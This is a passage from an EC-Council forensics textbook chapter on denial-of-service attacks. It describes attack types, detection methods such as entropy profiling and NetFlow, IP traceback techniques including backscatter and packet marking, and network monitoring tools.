- *Variable-rate attacks*: The rate of propagation of attacking code varies throughout propagation.
  - *Increasing-rate attacks*: The rate of propagation of attacking code increases with time.
  - *Fluctuating-rate attacks*: The rate of propagation of attacking code fluctuates with time.

Impact

- Disruptive attacks completely prevent legitimate users from using network services.
- Degrading attacks degrade the quality of services available to legitimate network users.

DoS Attack Modes

A DoS attack is known as an asymmetric attack when an attacker with limited resources attacks a large and advanced site. An attacker who is using a consumer-grade computer and a comparatively slow Internet connection may successfully attack powerful servers.

Denial-of-service attacks come in a variety of forms and target a variety of services. The attacks may cause the following:

- Consumption of resources
- Destruction or alteration of information regarding the configuration of the network
- Destruction of programming and files in a computer system

Network Connectivity

Denial-of-service attacks are most commonly executed against network connectivity. The goal is to stop hosts or networks from communicating on the network or to disrupt network traffic. An example of this type of attack is the SYN flood, where an attacker begins the process of establishing a connection to the victim's machine, but does it in a way that ultimately prevents completion of the connection. An analogy would be to think of someone dialing your telephone and every time you answered, he or she would hang up and dial again. No one would ever be able to call you. Now automate it. In this case, an intruder uses the kernel data structures used in building a network connection, the three-way handshake of a TCP/IP connection model. This vulnerability enables an attack using a slower connection against a machine on a fast network.

Misuse of Internal Resources

In a Fraggle attack, or UDP flood attack, forged UDP packets are used to connect the echo service on one machine to the character generator on another machine. This results in the consumption of the available network bandwidth between them, possibly affecting network connectivity for all machines.

Bandwidth Consumption

Generation of a large number of packets can cause the consumption of all the bandwidth on the network. Typically, these packets are ICMP echo packets. The attacker may also coordinate with many machines to achieve the same results. In this case, the attacker can control all the machines and instruct them to direct traffic to the target system.

Consumption of Other Resources

In addition to consuming network bandwidth, attackers may be able to consume other resources that systems need to operate. For example, an intruder may attempt to consume disk space by generating excessive e-mail messages or by placing files in anonymous FTP areas or network shares. Many sites will lock an account after a certain number of failed login attempts. An intruder may use this to prevent legitimate users from logging in. Even privileged accounts, such as root or administrator, may be subjected to this type of attack.

Destruction or Alteration of Configuration Information

Alteration of the configuration of a computer or the components in a network may disrupt the normal functioning of a system. For instance, changing information stored in a router can disable a network, and making modifications to the registry of a Windows machine can disable certain services.

Techniques to Detect DoS Attacks

Detecting a DoS attack is a tricky job. A DoS attack traffic detector needs to distinguish between a genuine and a bogus data packet, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS attack.

One problem in filtering bogus traffic from legitimate traffic is the volume of traffic. It is impossible to scan each and every data packet to ensure security from a DoS attack.

All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic characteristics. These techniques involve statistical analysis of deviations to categorize malicious and genuine traffic.

Activity Profiling

An activity profile is defined as the average packet rate of data packets with similar packet header information. Packet header information includes the destination and sender IP addresses, ports, and transport protocols used.

A flow's average packet rate or activity level is higher the less time there is between consecutive matching packets. Randomness in average packet rate or activity level can indicate suspicious activity. The entropy calculation method is used to measure randomness in activity levels. Entropy of network activity levels will increase if the network is attacked.

One of the major hurdles for an activity profiling method is the volume of the traffic. This problem can be overcome by clustering packet flows with similar characteristics. DoS attacks generate a large number of data packets that are very similar, so an increase in average packet rate or an increase in the diversity of packets could indicate a DoS attack.

Sequential Change-Point Detection

The sequential change-point detection technique filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows traffic flow rate versus time. Sequential change-point detection algorithms highlight any change in traffic flow rate. If there is a drastic change in traffic flow rate, a DoS attack may be occurring.

Wavelet-Based Signal Analysis

The wavelet analysis technique analyzes network traffic in terms of spectral components. It divides incoming signals into various frequencies and analyzes different frequency components separately. These techniques check for certain frequency components present at a specific time and provide a description of those components. Presence of an unfamiliar frequency indicates suspicious network activity.

A network signal consists of a time-localized data packet flow signal and background noise. Wavelet-based signal analysis filters out the anomalous traffic flow input signals from background noise. Normal network traffic is generally low-frequency traffic. During an attack, the high-frequency components of a signal increase.

Monitoring CPU Utilization to Detect DoS Attacks

High CPU utilization and a high number of packets are common symptoms that can be seen during a DoS attack. Logging into perimeter routers, firewalls, and examining the CPU utilization can help identify a DoS attack.

For example, an administrator can determine the CPU utilization on a Cisco router using the **show process cpu** command. This command shows the average CPU utilization over the past five seconds, one minute, and five minutes. If all three of these values are at high percentages and are close to each other, there may be a DoS attack.

Monitoring CPU utilization at the time of a DoS attack and comparing it to the CPU utilization baselines captured at normal traffic conditions can show the severity of an attack. If the CPU utilization is 75% or less, then the condition of the router is normal, but if the CPU utilization is closer to 100%, then the DoS attack is severe and the router must be rebooted. Periodic gathering of statistical information about the router, along with CPU utilization and bandwidth utilization, helps identify any kind of attack on the router.

Detecting DoS Attacks Using Cisco NetFlow

NetFlow is a major service in Cisco routers that monitors and exports IP traffic-flow data. It checks the flow with a target IP destination and rings an alarm when the destination is reached. NetFlow sampling includes the following:


- Source and destination IP address
- Source and destination TCP/UDP ports
- Port utilization numbers
- Packet counts and bytes per packet
- Start time and stop time of data-gathering events and sampling windows
- Type of service (TOS)
- Type of protocol
- TCP flags

Detecting DoS Attacks Using a Network Intrusion Detection System (NIDS)

A network intrusion detection system monitors network traffic for suspicious activity. The NIDS server can be placed on a network to monitor traffic for a particular server, switch, gateway, or router. In order to monitor incoming and outgoing traffic, the NIDS server scans system files to identify unauthorized activity and monitor data and file integrity. The NIDS server can also identify changes in the server backbone components and scan log files to identify suspicious network activity, usage patterns, or remote hacking attempts. The NIDS server scans local firewalls or network servers and monitors live traffic. It is not limited to monitoring only incoming network traffic; it can be set to either monitor one machine's traffic or all network traffic.

Investigating DoS Attacks

The first step in investigating a DoS attack is to identify the DNS logs that are used by an attacker to trace the IP address of the target system before launching an attack. If this is performed automatically by using an attack tool, the time of the DNS query and the time of the attack might be close to each other. The attacker's DNS resolver could be determined by looking at the DNS queries during the start of the attack. Using DNS



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 5-3 This reverse trace can identify an attacker, even when using reflectors.

logs, an investigator can identify the various attacks that are generated by the attacker. An investigator can trace packets to follow the appropriate path of a packet. It includes reconfiguration of routers and verifying log information.

ICMP Traceback

ICMP traceback messages are used to find the source of an attack. The messages contain the following:

- Router's next and earlier hops addresses
- Time stamp
- Role of the traced packet
- Authentication information

While passing packets through the network path from the attacker to the victim, routers within the network path will test some packets and then send ICMP traceback messages to the destination. The victim may hold sufficient messages to trace the network path from the attacker to the victim. The disadvantage of this aspect is that the attacker can send fake messages to misguide the victim.

Modification should be involved in the ICMP traceback message when reflectors are introduced to deal with DDoS attacks. According to Figure 5-3, attacker A3 will send TCP SYN segments to the reflector H3 specifying V as the source address. In response, H3 will send SYN ACK segments to the victim V. This reverse trace allows the victim to identify an attacking agent from trace packets. This method depends on attacking agents and not on reflectors.

Hop-by-Hop IP Traceback

Hop-by-hop IP traceback is a basic method for tracking and tracing attacks. This method is available for tracing large, continuous packet flows that are currently in progress, such as those generated by ongoing DoS packet flood attacks. In a DoS flood attack, the source IP addresses are typically spoofed, so tracing is required to find the true origin of the attack.

For example, assume that the victim of a flood attack has just reported the attack to his or her ISP. First, an ISP administrator identifies the ISP's router closest to the victim's machine. Using the diagnostic, debugging, or

logging features available on many routers, the administrator can characterize the nature of the traffic and determine the input link on which the attack is arriving. The administrator then moves on to the upstream router.

The administrator repeats the diagnostic procedure on this upstream router, and continues to trace backward, hop-by-hop, until the source of the attack is found inside the ISP's administrative domain of control (such as the IP address of another customer of the ISP) or, more likely, until the entry point of the attack into the ISP's network is identified. The entry point is typically an input link on a router that borders another provider's network. Once the entry point into the ISP's network is identified, the bordering provider carrying the attack traffic must be notified and asked to continue the hop-by-hop traceback. Unfortunately, there often is little or no economic incentive for such cooperation between ISPs.

Limitations of Hop-by-Hop IP Traceback

Hop-by-hop IP traceback has several limitations, such as the following:

- Traceback to the origin of an attack fails if cooperation is not provided at every hop or if a router along the way lacks sufficient diagnostic capabilities or resources.
- If the attack stops before the trace is completed, the trace fails.
- Hop-by-hop traceback is a labor-intensive, technical process, and since attack packets often cross administrative, jurisdictional, and national boundaries, cooperation can be difficult to obtain.
- Partial traceback can be useful, since packet filters can be put in place to limit the DoS flood.
- How anomalous the attack packets are and how well they can be characterized determines how restrictive the filters have to be.
- Overly restrictive filters can contribute to the negative effects of a DoS attack.

Hop-by-hop traceback can be considered to be the baseline from which all proposed improvements in tracking and tracing are judged. It is the most basic method for tracing large packet flows with spoofed source addresses, but it has many limitations and drawbacks. DDoS attacks are difficult, if not impossible, to trace via this process, since there are multiple sources of attack packets, multiple paths through the Internet, and a relatively small number of packets coming from each source.


Backscatter Traceback

Backscatter traceback is a technique for tracing a flood of packets that are targeting the victim of a DDoS attack. The backscatter traceback technique relies entirely on the standard characteristics of existing Internet routing protocols, and although some special router configurations are used, there is no custom modification of protocols or equipment that is outside of current Internet standards.

In a typical DDoS attack, a victim's system is put out of service by a flood of malicious attack packets originating from a large number of zombie machines compromised by the attacker. The destination address field of each attack packet contains the IP address of the victim. The source IP address of each packet is typically spoofed. In contemporary DDoS attacks, the spoofed source address is typically chosen at random from the universe of all possible IP addresses.

How the Backscatter Traceback Works

1. *The attack is reported to an ISP*: The victim of a DDoS attack reports the problem to his or her ISP. The flood of attack packets has made the victim's Internet connection unusable, putting the victim out of service.
2. *The ISP configures all of its routers to reject all packets destined for the victim*: The ISP uses a standard routing control protocol to quickly configure all of its routers to reject packets that are targeted to the victim. By rejecting all packets that have the source address of the victim, benign packets carrying legitimate traffic will also be lost; however, the overwhelming number of packets heading for the victim will be attack packets. If the technique is successful, the total blockade of packets destined for the victim will only be in place for a short period of time.
3. *Rejected packets are "returned to sender"*: When a router rejects a packet with the destination address of the victim, it sends an Internet Control Message Protocol (ICMP) "destination unreachable" error message packet back to the source IP address contained in the rejected packet. While some of the "return to sender" ICMP error messages will be sent to legitimate users whose benign packets have been rejected along with the malicious ones, most of the packets destined for the victim are malicious attack packets.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 5-4 After applying the correct filters, only a fraction of packets will be caught by the blackhole system.

Each ICMP "return to sender" error message packet contains, in its source IP address field, the address of the router (controlled and configured by the ISP) that rejected the packet heading for the victim. The router is also the machine that is generating the ICMP message. In its destination IP address field, the ICMP "return to sender" error message packet contains the source IP address found in the rejected packet that had been heading for the victim. These ICMP error packets are the "backscatter" or "noise" that enables the ISP to trace the attack packets back to their ingress point into the ISP's network.

4. *The ISP configures all of its routers to route for capture, or blackhole, many of the ICMP error packets (the backscatter) with illegitimate destination IP addresses*: The Internet Address Naming Authority (IANA) has yet to allocate several large blocks of IP addresses for global routing. No one should ever see a legitimate packet containing an IP source address from this unallocated address space entering a domain from an external network. The next step in backscatter traceback is for an ISP to select a large range of IP addresses unallocated by IANA and to configure all of the ISP's routers to send packets destined for these invalid addresses to a specific blackhole machine for analysis. The centermost region in Figure 5-4 represents the fraction of the overall packets arriving at an ISP's router that are blackholed for analysis. Since packets with these invalid destination addresses cannot have been routed into the ISP's network from an external source, these packets can only be some of the ICMP "destination unreachable" error message packets generated internally by the ISP's routers, which have been configured to reject all packets destined for the victim.
5. *Analysis by the blackhole machine quickly traces the attack to one or more routers at the outermost boundary of the ISP's network*: A human or program at the blackhole machine looks at the source address of each ICMP error packet to determine the address of the router that sent it. Typically, only a single router, or a small number of routers, will be identified as the entry point of the attack into the ISP's network.

6. *The ISP removes the filter blocking the victim's IP address from all routers except those serving as the entry points for the DDoS attack*: The ISP leaves the blocking filter in place at those routers that have been traced as the entry points of the attack into the ISP's network and removes the blocking filter at all other routers. The DDoS attack remains blocked, but most of the flow of the legitimate traffic to the victim is restored. The entire backscatter traceback process can typically be executed within a minute.

   Only that portion of the inbound legitimate traffic that passes through the same entry points as the DDoS attack and is intended for the victim's IP address will remain blocked. Further analysis can identify specific characteristics of the attack packets that would allow the blocking filter on the attack entry-point routers to be refined in order to be more permissive of the benign traffic that has followed the same path as the attack packets, restoring an even higher level of service to the victim.

7. *The ISP asks neighboring ISPs, upstream of the attack, to continue the trace*: The ISP further identifies the specific router interfaces through which the attack is entering the ISP's network and notifies the neighboring ISPs directly upstream of the entry points. The neighboring ISPs will hopefully continue to trace the attack closer to its ultimate source, using the backscatter traceback technique or any alternative tracking method.

Hash-Based (Single-Packet) IP Traceback

Hash-based IP traceback, also known as single-packet IP traceback, offers the possibility of making the traceback of single IP packets feasible. The fundamental idea is to store highly compact representations of each packet rather than the full packets themselves. These compact representations are called packet digests and are created using mathematical functions called hash functions. The complete original packets cannot be restored from the packet digests.

A hash function is a mathematical function that maps values from a large domain into a smaller range, and that reduces a long message into a message digest or hash value that is small enough to be input into a digital signature algorithm.

Hash functions play a significant role in cryptography. The only aspect of hash functions of importance for this traceback application, however, is the ability to create highly compact digests of packets in order to greatly reduce the storage requirements at each router. A bloom filter provides reduction in the storage requirements needed to uniquely identify each packet. The hash functions and bloom filter reduce the storage requirement to 0.5% of the link capacity per unit of time, making single-packet IP traceback technically feasible with respect to the storage requirements. In addition, this approach addresses the obvious privacy issues posed by the universal logging of Internet traffic, since only the packet digests are stored at each router and not the actual packet contents. In general, a victim or an intrusion detection system submits a query by presenting the actual contents of the attack packet, and not the digest; however, for particularly sensitive cases, a victim will be able to submit a query without revealing the actual packet contents, at the cost of significant additional computational resources.

IP Traceback with IPSec

IPSec uses cryptographic security services for securing communications over IP networks. It supports the following:

- Network-level peer authentication
- Data origin authentication
- Data integrity
- Data confidentiality (encryption)
- Replay protection

IPSec tunnels are used by IP traceback systems such as DECIDUOUS (Decentralized Source Identification for Network-Based Intrusion). The analysis is processed by introducing IPSec tunnels between an arbitrary router and the victim. The attack may occur behind the router when the attack packets are established by the security association (SA). Otherwise, the attacker is established between the router and the victim. In that case, another SA is established closer to the victim, again and again until the source is found.

CenterTrack Method

An overlay network is a supplemental or auxiliary network that is created when a collection of nodes from an existing network are joined together using new physical or logical connections to form a network on top of the existing one. The first step in the CenterTrack approach is to create an overlay network, using IP tunnels to connect the edge routers in an ISP's network to special-purpose tracking routers that are optimized for analysis and tracking. The overlay network is also designed to further simplify hop-by-hop tracing by having only a small number of hops between the edge routers. In the event of a DoS flood attack, the ISP diverts the flow of attack packets from the existing ISP network onto the overlay tracking network containing the special-purpose tracking routers. The attack packets can be easily traced back, hop-by-hop, through the overlay network, from the edge router closest to the victim, back to the entry point of the packet flood into the ISP's network.

Packet Marking

In packet marking, packets are marked to identify their traffic class. Once the type of traffic is identified, it can be marked, or "colored," within the packet's IP header. Packets are colored by marking the IP precedence or the DSCP field to divide them into groups so that end-to-end quality of service (QoS) policies can be applied.

In deterministic packet marking, the router shows all the packets, while in probabilistic packet marking, the path information is divided into small packets.

Probabilistic Packet Marking (PPM)

In packet marking, tracking information is placed into rarely used header fields inside the IP packets themselves. The tracking information is collected and correlated at the destination of the packets, and if there is a sufficiently large packet flow, there will be enough tracking information embedded in the packets to successfully complete the trace.

An attacker can tamper with, or spoof, the tracking information. This method is enhanced by adding authentication to the embedded encodings of tracking information. All of the probabilistic traceback approaches depend on auditing very sparse samples of large packet flows and thus are well suited for attacks that generate massive packet flows, such as DDoS floods. These approaches are not useful for tracking attacks that employ only a small number of packets.

Check Domain Name System (DNS) Logs

The attacker uses DNS to find the actual IP address of the target computer before the attack is introduced. If an attacker uses an attack tool to determine the IP address, then the DNS query closest to the attack could help to identify the attacker's DNS resolver. It can be useful to compare DNS logs of different systems that are under attack. Using DNS logs, an investigator can identify the different attacks carried out within the same individual or group. Sawmill DNS log analyzer can help view and analyze DNS log files.

Tracing with "log-input"

The following are the steps an investigator should take to trace an attack passing through a router using "log-input":

1. Make an access list entry that goes with the attack traffic.
2. Attach the log-input keyword to it.
3. Use the access list outbound on the interface through which the attack stream is sent toward the destination.

Log entries produced by the access list discover the router interface from which the traffic arrives and, if the interface is a multipoint connection, provide the layer 2 address of the device from where it is received. Use the layer 2 address to identify the next router in the chain, using **show ip arp mac-address**.

Control Channel Detection

A large volume of control channel traffic indicates that the actual attacker or coordinator of the attack is close to the detector. The control channel function provides facilities to define, monitor, and control channels. An investigator can use a threshold-based detector to determine the particular number of control channel detectors

within a specific time period, and also to provide a clear way into the network and geographical location of the attacker.

Correlation and Integration

The attack detector tool can find the location of the attacker by integrating its results with other packet spoofing tools. An investigator can integrate it with other tools in order to identify spoofed packets and to find out the location of an attacker. Also, the investigator can correlate data from control channel detectors and flood detectors to identify which control channel established which flood and to observe spoofed signals from hop to hop or from the attacker to the server.

Path Identification (Pi) Method

The major part of the Pi method is to determine the path of each packet and filter out the packets that have the attack path. It can be used to identify the attack packets with filtering techniques and to analyze their path. It suggests routers to mark information on packets toward the victim. Pi is better than traceback mechanisms if the following are true:

- The victim can filter the packet independently from other upstream routers.
- The victim decides whether to drop or receive each packet.
- It is easier to determine the packet's source.

Pi considers the following four factors of marking to mark a path between the attackers and the victim:

1. Which part of the router's IP address to mark
2. Where to write the IP address in each packet's ID field
3. How to neglect the unnecessary nodes in the path
4. How to differentiate the paths

Packet Traffic Monitoring Tools

The source of the attack can be identified by monitoring network traffic. The following are some useful traffic monitoring tools:

- Ethereal
- Dude Sniffer
- Tcpdump
- EffeTech
- SmartSniff
- EtherApe
- MaaTec Network Analyzer

Tools for Locating IP Addresses

After getting the IP address of the attacker's system, an investigator can use the following IP address-locating tools to give details about the attacker:

- Traceroute
- NeoTrace
- Whois
- Whois Lookup
- SmartWhois
- CountryWhois
- WhereIsIp

Challenges in Investigating DoS Attacks

The following are a few challenges that an investigator could face in investigating a DoS attack:

- The attacker will only attack for a limited time.
- An attack may come from multiple sources.
- Anonymizers protect privacy and impede tracing.
- Attackers may destroy logs and other audit data.
- The attacker may compromise the victim's computer.
- Communication problems slow the tracing process.
- It can be difficult to detect and distinguish malicious packet traffic from legitimate packet traffic, particularly at such a high volume.
- There can be false positives, missed detections, and delayed detections, all preventing a timely and successful investigation.
- There may not be skilled network operators available the moment an attack takes place.
- Legal issues can impede investigations.

Tool: Nmap

Nmap, short for "Network Mapper," is an open-source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works against single hosts.

Nmap uses raw IP packets to determine what hosts are available on the network, what services and ports they are offering, what operating system they are running, what type of packet filters and firewalls are in use, and dozens of other characteristics.

Figure 5-5 is a screenshot from Nmap.

Tool: Friendly Pinger

Friendly Pinger is an application for network administration, monitoring, and inventory. It performs the following tasks:

- Visualization of a computer network, as shown in Figure 5-6
- Monitoring network device availability
- Notification when any server wakes up or goes down
- Ping of all devices in parallel at once
- Audit software and hardware components installed on computers over the network
- Tracking user access and files opened on a computer via the network
- Assignment of external commands (like telnet, tracert, and net) to devices
- Search of HTTP, FTP, e-mail, and other network services




Figure 5-5 Nmap runs from the command line.




Figure 5-6 Friendly Pinger will show a visual map of the network.

- Graphical Traceroute
- Opening of computers in Explorer, in Total Commander, or in FAR

Tool: IPHost Network Monitor

IPHost Network Monitor allows availability and performance monitoring of mail, database, and other servers; Web sites; applications; and various other network resources using the following:

- SNMP
- WMI
- HTTP/HTTPS
- FTP
- SMTP
- POP3
- IMAP
- ODBC
- PING

It can create reports that can be read using a Web browser, as shown in Figure 5-7.

Tool: Admin's Server Monitor

Admin's Server Monitor is a tool to monitor server disk traffic loaded over a network. It gathers data for ranges from ten seconds to a full month and displays it in real time, as shown in Figure 5-8. It can show data from a remote PC with its console program.

Figure 5-7 IPHost Network Monitor creates Web-based output reports.




Figure 5-8 Admin's Server Monitor gives real-time reports on disk usage.

Tool: Tail4Win

Tail4Win, a Windows version of the UNIX **tail -f** command, is a real-time log monitor and viewer that can be used to view the end of a growing log file. Users can watch multiple files at once and monitor their changes in real time, as shown in Figure 5-9, but cannot make any changes to those files. Using Tail4Win is significantly faster than loading an entire log file because it is only concerned with the last part of the log, so users can monitor changes to logs as they occur and watch for suspicious behavior.




Figure 5-9 Tail4Win can view multiple log files in real time.

Figure 5-10 Status2k shows real-time server information.

Tool: Status2k

Status2k provides server information in an easy-to-read format, with live load, uptime, and memory usage. The administration page displays a number of system statistics such as logs, port connections, users logged into SSH, and more. The whole administration page is in real time, showing how many connections there are to HTTP, SSH, POP3, MySQL, and the current top processes, as shown in Figure 5-10. Status2k can be viewed remotely from a Web browser.

